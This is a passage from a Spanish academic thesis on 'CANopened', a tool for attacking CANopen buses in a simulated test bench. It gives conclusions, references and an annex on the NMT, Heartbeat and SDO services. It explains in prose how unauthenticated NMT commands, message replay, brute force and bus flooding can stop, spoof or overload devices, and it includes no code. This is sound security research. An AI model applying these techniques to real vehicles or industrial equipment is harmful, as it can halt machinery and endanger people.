El objetivo principal de este trabajo ha sido realizar una herramienta de ataque que permita a los usuarios abstraerse de la necesidad de conocer el protocolo CANopen y lanzar ataques que evidencien las vulnerabilidades del protocolo y de los equipos que lo implementan. Se ha buscado ofrecer una manera fácil de registrar los mensajes que se han producido durante la sesión, de manera que se puedan recuperar más adelante a modo de consulta para lanzar nuevos ataques o como prueba de lo ocurrido. Ambos objetivos han podido alcanzarse durante este trabajo y se ha podido realizar los ataques contra los equipos simulados. Como objetivo secundario se marcó el implementar un software de simulación de un equipo maestro CANopen, así como otro para simular un esclavo para no tener que depender de implementaciones comerciales. Se ha hecho uso de un bus virtual, permitiendo así formar un banco de pruebas virtual al que dirigir los ataques de la herramienta CANopened. Al haber alcanzado los objetivos secundarios, se ha podido comprobar que el software desarrollado funciona como se esperaba y se han recogido registros para corroborarlo.

Los módulos clave para la realización de los ataques han resultado ser el módulo de registro de los mensajes, `receive.py`, así como el módulo de consulta (`database.py`) que permite recuperar la información necesitada en cada una de las fases de cada ataque.

Aunque la herramienta puede continuar desarrollándose, y añadiendo funcionalidades y mejoras, el estado actual de la misma ofrece al usuario la posibilidad de, sin conocer el protocolo CANopen, poder usar de manera transparente los protocolos y servicios ofrecidos por este y realizar ataques, que pueden ir desde la denegación de servicio deteniendo a un equipo, la suplantación, la manipulación de los datos enviados o recibidos, hasta la saturación del bus provocando un desbordamiento e impidiendo que los equipos se comuniquen entre ellos.

El hecho de haber tenido que implementar un programa de simulación para un esclavo y otro para un maestro, ha permitido a su vez profundizar en el cómo un desarrollador debería afrontar tal tarea, implementado la capacidad de responder a mensajes SDO, envío de latidos, envío y recepción de comandos NMT, transiciones en la máquina de estados, permitir modificar valores en el diccionario de objetos o responder a la solicitud de consulta de estos.

Los mensajes se transmiten sin cifrar y la única manera de asegurar el origen o destino de este es a través del cobid del mensaje, por lo que resulta trivial el capturar los datos y recuperarlos más adelante para manipular y reenviarlos de nuevo, ver los resultados y capturar los nuevos mensajes producidos.

Con respecto al envío de comandos NMT y el servicio relacionado, cualquier mensaje escrito en el bus con un cobid 0, será recibido e interpretado por el equipo al que fuese dirigido, ya que el estándar le obliga a mantenerse a la escucha de este tipo de mensajes y moverse al estado indicado en el mensaje.

Cómo el protocolo carece de autenticación o forma de demostrar que un mensaje proviene de un determinado equipo, resulta muy sencillo para un atacante con acceso al bus el comenzar a probar mensajes aleatorios (por fuerza bruta, por ejemplo) y ver que ocurre. Sólo debe tener precaución con no provocar un desbordamiento en el bus, para seguir capturando mensajes y probando nuevas combinaciones.

El poder manipular el diccionario de datos deja abierta la puerta a que no esté bien controlada ni validada la entrada de valores, unido a que muchos de estos sistemas suelen tener controladores CAN integrados y programados en C (el cual es lenguaje inseguro) brinda la oportunidad al atacante para provocar situaciones no contempladas o no esperadas en el software de los equipos, dando lugar a desbordamientos de buffer o incluso la interrupción de la ejecución del software por culpa de una excepción no controlada.

Como trabajos futuros y continuación de este trabajo, se enumeran algunas ideas o tareas que no se han incluido en este desarrollo:

- Construcción de un entorno de pruebas físico.
- Prueba de la herramienta en un vehículo real.
- Mejora en el rendimiento de la herramienta: inserción y recuperación de base de datos. Hilos y control de excepciones.
- Mejora de la utilidad de la herramienta: exportar a fichero, importar de fichero, reproducir una secuencia de ataque mediante un fichero interpretable por la herramienta.
- Añadir ataques contra el maestro del bus CANopen.

Referencias bibliográficas

- Cindy Weissmueller (2021, septiembre). *CAN on Mars*. CAN Newsletter Online. https://can-newsletter.org/engineering/applications/161020_can-on-mars_exomars_esa
- CAN in space avionics. (2021, septiembre). CAN Newsletter Online. https://can-newsletter.org/engineering/engineering-miscellaneous/nr_can-in-space-avionics_esa_131028
- Service data object (SDO)*. (S. f.). CAN in Automation (CiA). <https://www.can-cia.org/can-knowledge/CANopen/sdo-protocol/>
- Process data object (PDO)*. (S. f.). CAN in Automation (CiA). <https://www.can-cia.org/can-knowledge/CANopen/pdo-protocol/>
- Network management (NMT)*. (S. f.). CAN in Automation (CiA). <https://www.can-cia.org/can-knowledge/CANopen/network-management/>
- Special function protocols*. (S. f.). CAN in Automation (CiA). <https://www.can-cia.org/can-knowledge/CANopen/special-function-protocols/>
- Mehmet Bozdal, Mohammad Samie, Sohaib Aslam y Ian Jennions. (2020, abril 21). *Evaluation of CAN Bus Security Challenges*. MDPI. <https://doi.org/10.3390/s20082364>
- CANCRYPT TECHNOLOGY BASICS*. (S. f.). Embedded Systems Academy. <https://www.cancrypt.net/en/#Basics>
- CANopen FD - The art of embedded networking*. (S. f.). CAN in Automation. <https://www.can-cia.org/can-knowledge/CANopen-fd/CANopen-fd-the-art-of-embedded-networking/>
- TRDP PROJECT*. (S. f.). TCNOpen Initiative. <https://www.tcnopen.eu/Page.aspx?CAT=STANDARD&IdPage=61abcffd-9a1b-46b0-88d2-6c57da8984aa>
- Brian Thorne. (S. f.). *python-can*. <https://github.com/hardbyte/python-can>
- PCAN-USB*. (S. f.). PEAK-System. https://www.peak-system.com/PCAN-USB.199.0.html?&L=1&gclid=Cj0KCQjwqKuKBhCxARIsACf4XuG_gJ3AdwVkvyrqbjqnUR46EKit1XX2i9b7Ut6Q2JW5LG00VOu9PMgaArBdEALw_wcB

PiCAN2 - Controller Area Network (CAN) Interface for Raspberry Pi. (S. f.). Copperhill Technologies Corporation.

<https://copperhilltech.com/pican2-controller-area-network-can-interface-for-raspberry-pi/>

Olaf Pfeiffer. (2017, agosto 27). *Implementing Scalable CAN Security with CANcrypt - CANcrypt attack vectors.* Embedded by AspenCore.
<https://www.embedded.com/implementing-scalable-can-security-with-cancrypt-cancrypt-attack-vectors/>

Olaf Pfeiffer y Christian Keydel. (2017). *Scalable CAN security for CAN, CANopen and other protocols.* CAN in Automation (CiA). https://www.can-cia.org/fileadmin/resources/documents/conferences/2017_pfeiffer.pdf

Dmitry Murzinov. (S. f.). *A curated list of awesome tools, hardware and resources for CAN bus.* <https://github.com/iDoka/awesome-canbus>

Roderick Currie. (2017). *Hacking the CAN Bus: Basic Manipulation of a Modern Automobile Through CAN Bus Reverse Engineering.* The SANS Institute.
<https://www.giac.org/paper/gcia/9927/hacking-bus-basic-manipulation-modern-automobile-bus-reverse-engineering/133228>

Federico Maggi. (2017, agosto). *A Vulnerability in Modern Automotive Standards and How We Exploited It.* TrendLabs Security Intelligence Blog.
<https://documents.trendmicro.com/assets/A-Vulnerability-in-Modern-Automotive-Standards-and-How-We-Exploited-It.pdf>

Búsqueda de artículos palabras clave vehicle+bus. (S. f.). arxiv.org.
https://arxiv.org/search/?query=vehicle+bus&searchtype=all&abstracts=show&order=-announced_date_first&size=50&start=50

Búsqueda de artículos palabras clave por can+bus. (S. f.). arxiv.org.
https://arxiv.org/search/?query=CAN+bus&searchtype=title&abstracts=show&order=-announced_date_first&size=50

Mehmet Bozdal, Mohammad Samie y Ian Jennions. (2017). *A Survey on CAN Bus Protocol: Attacks, Challenges, and Potential Solutions.*
<https://core.ac.uk/download/pdf/287585022.pdf>

Subhojeet Mukherjee, Hossein Shirazi, Indrakshi Ray,

Jeremy Daily y Rose Gamble. (2016, diciembre). *Practical DoS Attacks on Embedded Networks in Commercial Vehicles*.

https://www.researchgate.net/publication/310792033_Practical_DoS_Attacks_on_Embedded_Networks_in_Commercial_Vehicles

Gedare Bloom. (S. f.). *WeepingCAN: A Stealthy CAN Bus-off Attack*. University of Colorado Colorado Springs. https://www.ndss-symposium.org/wp-content/uploads/autosec2021_23002_paper.pdf

Omid Avatefipour y Hafiz Malik. (S. f.). *State-of-the-Art Survey on In-Vehicle Network Communication "CAN-Bus" Security and Vulnerabilities*. University of Michigan - Dearborn. <https://arxiv.org/ftp/arxiv/papers/1802/1802.01725.pdf>

Yanan Zhang, Tianyu Liu, Tonghong Chong, Xianfeng Jia y Zhi Wu. (2021). *Analysis of CAN bus encryption and decryption performance of different chips*. <https://iopscience.iop.org/article/10.1088/1742-6596/2006/1/012071/pdf>

Bogdan Groza y Pal-Stefan Murvay. (2019). *Identity-Based Key Exchange on In-Vehicle Networks: CAN-FD & FlexRay*. MDPI. <https://doi.org/10.3390/s19224919>

Christian Sandberg. (S. f.). *CANopen for Python*. <https://github.com/christiansandberg/CANopen>

Holger Zeltwanger. (2017, febrero 22). *CANopen for Python*. CAN in Automation (CiA). https://can-newsletter.org/software/protocol-stacks/170222_protocol-stack-CANopen-for-python

Janez. (S. f.). *CANopenNode*. <https://github.com/CANopennode>

Janez. (S. f.). *CANopenDemo*. *CANopenNode*. <https://github.com/CANopenNode/CANopenDemo>

Janez. (S. f.). *CANopenLinux*. *CANopenNode*. <https://github.com/CANopenNode/CANopenLinux>

Vanessa Rosselló Villán. (S. f.). *Las metodologías ágiles. Innovation & Entrepreneurship Business School*. <https://www.iebschool.com/blog/que-son-metodologias-agiles-agile-scrum/>

Manuel Maldonado (2018, abril 22). *Las mejores metodologías ágiles para la creación de software*. <https://www.digital55.com/desarrollo-tecnologia/mejores-metodologias-agiles-creacion-software/>

Qué es SCRUM. (S. f.). Proyectos ágiles. <https://proyectosagiles.org/que-es-scrum/>

Desarrollo iterativo e incremental. (S. f.). Proyectos ágiles. <https://proyectosagiles.org/desarrollo-iterativo-incremental/>

Siti-Farhana Lokman, Abu Talib Othman y Muhammad-Husaini Abu-Bakar. (2019). *Intrusion detection system for automotive Controller Area Network (CAN) bus system: a review*. J Wireless Com Network 2019. <https://doi.org/10.1186/s13638-019-1484-3>

Higher Layer Protocols. (S. f.). Kvaser. <https://www.kvaser.com/about-can/higher-layer-protocols/>

Standardized higher-layer protocols. (S. f.). CAN in Automation (CiA). <https://www.can-cia.org/can-knowledge/>

CAN in Automation (CiA). (2011, febrero 21). *CANopen application layer and communication profile (CiA 301)*. https://www.can-cia.org/index.php?eID=tx_nawsecured1&u=11691&g=11&t=1633476005&hash=0829a27c1a3a518d78a78358bfa89939327cf2bc&file=fileadmin/resources/documents/groups/301v04020007_cor.pdf

UNE Normalización Española. (2018, abril 11). *Subsistema de comunicaciones industriales basados en la Norma ISO 11898 (CAN) para las interfaces de dispositivos de control. Parte 4: CAN abierto. (Ratificada por AENOR en marzo de 2003) (UNE-EN 50325-4:2002 (Ratificada))*. <https://www.une.org/encuentra-tu-norma/busca-tu-norma/norma/?c=N0028610>

Bogdan Groza, Stefan Murvay, Anthony van Herrewege e Ingrid Verbauwhede. (2012). *LiBrA-CAN: A Lightweight Broadcast Authentication Protocol for Controller Area Networks*. 11th International Conference, CANS 2012, Darmstadt, Germany, December 12-14, 2012. https://doi.org/10.1007/978-3-642-35404-5_15

Hiroshi Ueda, Ryo Kurachi, Hiroaki Takada, Tomohiro Mizutani, Masayuki Inoue y Satoshi Horihate. (2015, octubre). Security Authentication System for In-Vehicle Network. <https://global-sei.com/technology/tr/bn81/pdf/81-01.pdf>

DB9-DB9/DB9 - Y-Splitter (1x Male & 2x Female). (S. f.) CSS Electronics. <https://www.csselectronics.com/products/db9-y-splitter-can-bus>

DB9 Mini Gender Changers (Female + Male, CAN Bus). (S. f.). CSS Electronics. <https://www.csselectronics.com/products/db9-gender-changers-can-bus>

Terminal Resistor (120 Ohm, DB9, CAN Bus). (S. f.). CSS Electronics. <https://www.csselectronics.com/products/terminal-resistor-can-bus>

InnoMaker USB to CAN Converter Module. (S. f.). Inno-maker. <http://www.inno-maker.com/product/usb-can/>

Korlan USB2CAN DB9. (S. f.) 8devices. https://shop.8devices.com/index.php?route=product/product&path=67&product_id=95

H. Boterenbrood. (2000, 20 marzo). CANopen high-level protocol for CAN-bus v3.0. <https://www.nikhef.nl/pub/departments/ct/po/doc/CANopen30.pdf>

CANopen Solutions. (S. f.). CANopen application layer basics. <http://www.canopensolutions.com/index.html#>

CAN in Automation. (S. f.). Network management (NMT). <https://www.can-cia.org/can-knowledge/canopen/network-management/>

The Basics of CANopen. (S. f.). National Instruments. <https://www.ni.com/es-es/innovations/white-papers/13/the-basics-of-canopen.html>

What is MongoDB?. (2021). MongoDB Inc. <https://docs.mongodb.com/manual/>

Model One-to-Many Relationships with Embedded Documents. (2021). MongoDB Inc. <https://docs.mongodb.com/manual/tutorial/model-embedded-one-to-many-relationships-between-documents/>

Model One-to-Many Relationships with Document References. (2021). MongoDB Inc.
<https://docs.mongodb.com/manual/tutorial/model-referenced-one-to-many-relationships-between-documents/>

Document Size Limit. (2021). MongoDB Inc.
<https://docs.mongodb.com/manual/core/document/#document-limitations>

Model One-to-One Relationships with Embedded Documents. (2021). MongoDB Inc.
<https://docs.mongodb.com/manual/tutorial/model-embedded-one-to-one-relationships-between-documents/>

Erik Moqvist. (2019). CAN BUS tools. <https://cantools.readthedocs.io/en/latest/#tips-and-tricks>

Linux man page. (s.f.). die.net. <https://linux.die.net/man/8/modprobe>

cantools. (2022. enero 29). Python Software Foundation. <https://pypi.org/project/cantools/>

can-utils. (s. f.). Github, Inc. <https://github.com/linux-can/can-utils/>

python-can. (s. f.). <https://python-can.readthedocs.io/en/develop/installation.html>

simple_term_menu. (2021, agosto 30). Python Software Foundation.
<https://pypi.org/project/simple-term-menu/>

pip3. (s. f.). The pip developers. <https://pip.pypa.io/en/stable/>

pyfiglet. (2019, febrero 5.). Python Software Foundation. <https://pypi.org/project/pyfiglet/>

pymongo. (2021, diciembre 8). Python Software Foundation.
<https://pypi.org/project/pymongo/>

cryptography. (2021, diciembre 14). Python Software Foundation.
<https://pypi.org/project/cryptography/>

Rust. (s. f.). Github.com. <https://github.com/Rust-for-Linux>

python-can-viewer. (2018, agosto 11.). Python Software Foundation.
<https://pypi.org/project/Python-CAN-Viewer/>

Python 3.10.0. (2021, octubre 4). Python.org.
<https://www.python.org/downloads/release/python-3100/>

ANEXO A. PROTOCOLOS Y SERVICIOS PARA UTILIZAR EN LOS ATAQUES

En este anexo se describen algunos de los servicios que se van a utilizar para la implementación de los ataques. Cada ataque puede utilizar una combinación de estos servicios, aparte de la utilización de mensajes PDO o SDO.

Uso del protocolo NMT

Según el estándar CANopen CiA 301 (CAN in Automation (CiA), 2011), todos los dispositivos esclavos en la red deben soportar e implementar la máquina de estados NMT. Como se ha mencionado anteriormente, esta máquina permite al dispositivo transicionar entre los diferentes estados y con ello cambiar entre ellos (inicializando, detenido, preoperacional, operacional).

El protocolo NMT es transmitido por el maestro NMT activo de la red CANopen. Al recibir un mensaje NMT, el dispositivo esclavo ha de cambiar al estado que viene especificado en el comando NMT. El mensaje está compuesto por dos bytes:

- El primer byte, contiene el estado al que el dispositivo debe transicionar.
- El segundo byte contiene el NodeID del dispositivo al que va destinado este comando. Si el valor es 0, entonces todos los dispositivos deben hacer la transición.


El CAN-ID de este telegrama es 0, es decir, el mensaje más prioritario de todos los CAN-ID en un sistema CAN.

A continuación, se listan los cinco tipos de mensajes que el maestro NMT puede enviar a los esclavos para que cambien de estado en su máquina de estados NMT:

Start Remote Node

La siguiente figura muestra el comando enviado para iniciar el nodo al que va dirigido.

Figura 42. Comando para solicitar el inicio del nodo.




Fuente: CAN in Automation (CiA), 2011.

Stop Remote Node

La siguiente figura muestra el comando enviado para detener el nodo al que va dirigido.

Figura 43. Comando para solicitar la parada del nodo.




Fuente: CAN in Automation (CiA), 2011.

Enter Pre-Operational

La siguiente figura muestra el comando enviado para que el nodo al que va dirigido entre en preoperacional.

Figura 44. Comando para solicitar la entrada a preoperacional del nodo.




Fuente: CAN in Automation (CiA), 2011.

Reset Node

La siguiente figura muestra el comando enviado para que el nodo al que va dirigido se reinicie.

Figura 45. Comando para solicitar el reinicio del nodo.




Fuente: CAN in Automation (CiA), 2011.

Reset Communication

La siguiente figura muestra el comando enviado para que el nodo al que va dirigido reinicie las comunicaciones.

Figura 46. Comando para solicitar el reinicio de las comunicaciones del nodo.



Fuente: CAN in Automation (CiA), 2011.

Uso del Servicio de control de errores. Heartbeat (latido)

Es interesante mencionar el mecanismo de Heartbeat (o latido). Este mensaje de latido se envía cíclicamente por cada dispositivo con un intervalo de tiempo entre mensajes que se ha configurado previamente durante la fase de configuración de SDO (por ejemplo, cada 100 milisegundos). Generalmente recibido por el maestro del bus CANopen, si detecta la falta de un mensaje de latido reaccionará ante tal situación.

Se entiende como productor de Heartbeat al dispositivo que envía el mensaje y consumidor de Heartbeat al dispositivo que lo recibe.

Puede darse el caso en que otros dispositivos también estén interesados en este mensaje (por ejemplo, en caso de un subsistema compuesto por dos dispositivos redundantes o backup, en el cual uno o ambos dispositivos pueden saber si el otro dispositivo se encuentra funcionando y reaccionar en caso de que no).

El mensaje está compuesto por un byte:


- El bit 7 siempre es 0

- En los bits del 6 al 0 de especifica el estado del productor Heartbeat:
 - 0: Boot-Up
 - 4: Stopped
 - 5: Operational
 - 127: Pre-Operational

El identificador CAN-ID siempre es 0x700 (1792 en decimal) + Nodo ID.

La siguiente figura muestra el envío del estado en el que se encuentra un equipo.

Figura 47. Envío del estado del nodo a través de un mensaje de Heartbeat.



Fuente: CAN in Automation (CiA), 2011.

Existe también el servicio de Node Guarding para control de errores, pero poco a poco ha sido sustituido por el Heartbeat, que es el servicio recomendado actualmente.

Según el estándar CANopen CiA 301 (CAN in Automation (CiA), 2011), es obligatorio implementar uno de los dos mecanismos de control de errores, pero pueden estar desactivados por defecto.

Uso del protocolo SDO

Con SDO, CANopen provee de acceso directo a las entradas del diccionario de objetos del dispositivo. Los mensajes SDO pueden usarse para la transferencia de múltiples conjuntos de datos, cada uno con diferentes bloques de datos de longitud arbitraria. Es una comunicación del tipo cliente-servidor, mediante la cual el cliente controla que datos van a ser transmitidos, indicado mediante un índice y un subíndice del diccionario de datos dentro del propio mensaje.

En un intercambio de datos usando el protocolo SDO, se debe tener en cuenta lo siguiente:

- Cada mensaje de un cliente está destinado a un solo servidor y debe ser respondido por un solo mensaje de este.
- Un mensaje SDO lleva un toggle bit, que va variando en cada mensaje consecutivo, de manera que la pérdida de un mensaje puede ser trazado.
- La transferencia de datos se puede terminar usando el mensaje especial Abort Domain Transfer.
- Cada mensaje SDO lleva un máximo de 8 bytes de datos y siempre 8 bytes, aunque no se usen todos. Si esto ocurre, se utilizan los bytes de cabecera para indicar cuantos bytes se usan.
- La carga máxima para un expedited (acelerada) SDO es de cuatro bytes.

A continuación, se listan los servicios del protocolo SDO que se prevé utilizar en la elaboración e implementación de los ataques de este trabajo:

Servicio SDO Download (Descarga SDO)

Con este servicio, el cliente puede transferir datos del cliente al servidor (que es el propietario del diccionario de objetos). Es un servicio confirmado y consiste al menos del

servicio de SDO download initiate (opcionalmente existe el servicio SDO download segment, cuando se necesita más de 4 bytes de datos para transferir la información).

SDO download initiate (SDO Descarga Iniciada)

Con el servicio SDO Descarga Iniciada, el cliente solicita al servidor que se prepare para descargar datos. Opcionalmente, se puede especificar el tamaño de los datos que se van a descargar.

También se indica al servidor el multiplexor (índice y subíndice) del objeto y el tipo de transferencia (expedited o normal).

Al ser un servicio confirmado, el servidor enviará la respuesta que contendrá el resultado de la solicitud. En caso de que se produzca algún fallo, se iniciará el servicio de SDO Abort Transfer. En caso de éxito, el servicio finaliza la descarga de los datos especificados por el multiplexor.

La siguiente figura muestra la secuencia de SDO Inicio de Descarga entre el cliente y el servidor.

Figura 48. Protocolo SDO: Inicio de descarga.



Fuente: CAN in Automation (CiA), 2011.

La siguiente tabla muestra la leyenda del mensaje SDO Inicio de Descarga.

Tabla 20. Leyenda de SDO Inicio de descarga.

Campo	Valor
CSS: Especificador de comando Cliente	1: Petición de Inicio de Descarga.

SCS: Especificador de comando Servidor	3: Respuesta de Inicio de Descarga
n: bytes en d que no contienen datos.	Solo 1 (válido) si e = 1 y s = 1, en cualquier otro caso siempre 0. Si es válido, indica el número de bytes en d que no contienen datos. Bytes [8-n, 7] no contienen datos.
e: tipo de transferencia	0: transferencia normal 1: transferencia acelerada (expedited)
s: indicador de tamaño	0: el tamaño no se indica 1: el tamaño se indica
m: multiplexor	Representa el valor del índice/subíndice de los datos que se transferirán en el SDO
